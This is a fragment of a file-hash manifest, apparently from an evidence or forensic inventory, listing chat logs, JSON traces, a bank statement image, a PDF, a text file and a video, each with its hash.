17	sorted_chat_1.log	0003e1a393ec961c84a512d365393daa7a33f6fa57b966e54b46606ed9abe684
18	sorted_chat_2.log	29ddb256b1b50929ff42accc618b7d24f36516760fc100279d87c55c6114251d

19	sorted_chat_3.log	24a543d57d56e297bfa6be3269b986b641ea967cf74d5c52646f0a8d79911423
20	trace2_dc_chat.json	19337a197ca40b7d9e4b0a59438dc4bce56654a502ea8b5bdbe5ede28c7af172
21	trace3_dc_chat.json	9d39c8adaedb246781786e7c7dbcc2c581372c036bf9fd3720986b13c4e05df0
22	tunnel.jpeg	e8d0d48c5a9e2248f4aff8bacace008365730eabc5eb938af2f7350364c5dad3
23	petition .pdf	4aa4aef66f05c53792fbd04c6f4fe6507923fe2a4fea30cedd440796f465d111
24	payback.txt	efb97123c74a2a3356b33c054384e529b79fb3b7530305d6e58a6f8050d50e72
25	Bank_Statement_11092023.png	1f70fc60e1c23b842e3278846e29c5fb66ed43c1d6ac3ccfe408f53acf005edb
26	Evidence.mp4	8f9a03d13221bf0477f8c7d178bcfbdd94c3ef22df05dcee05cc3962c82ff11c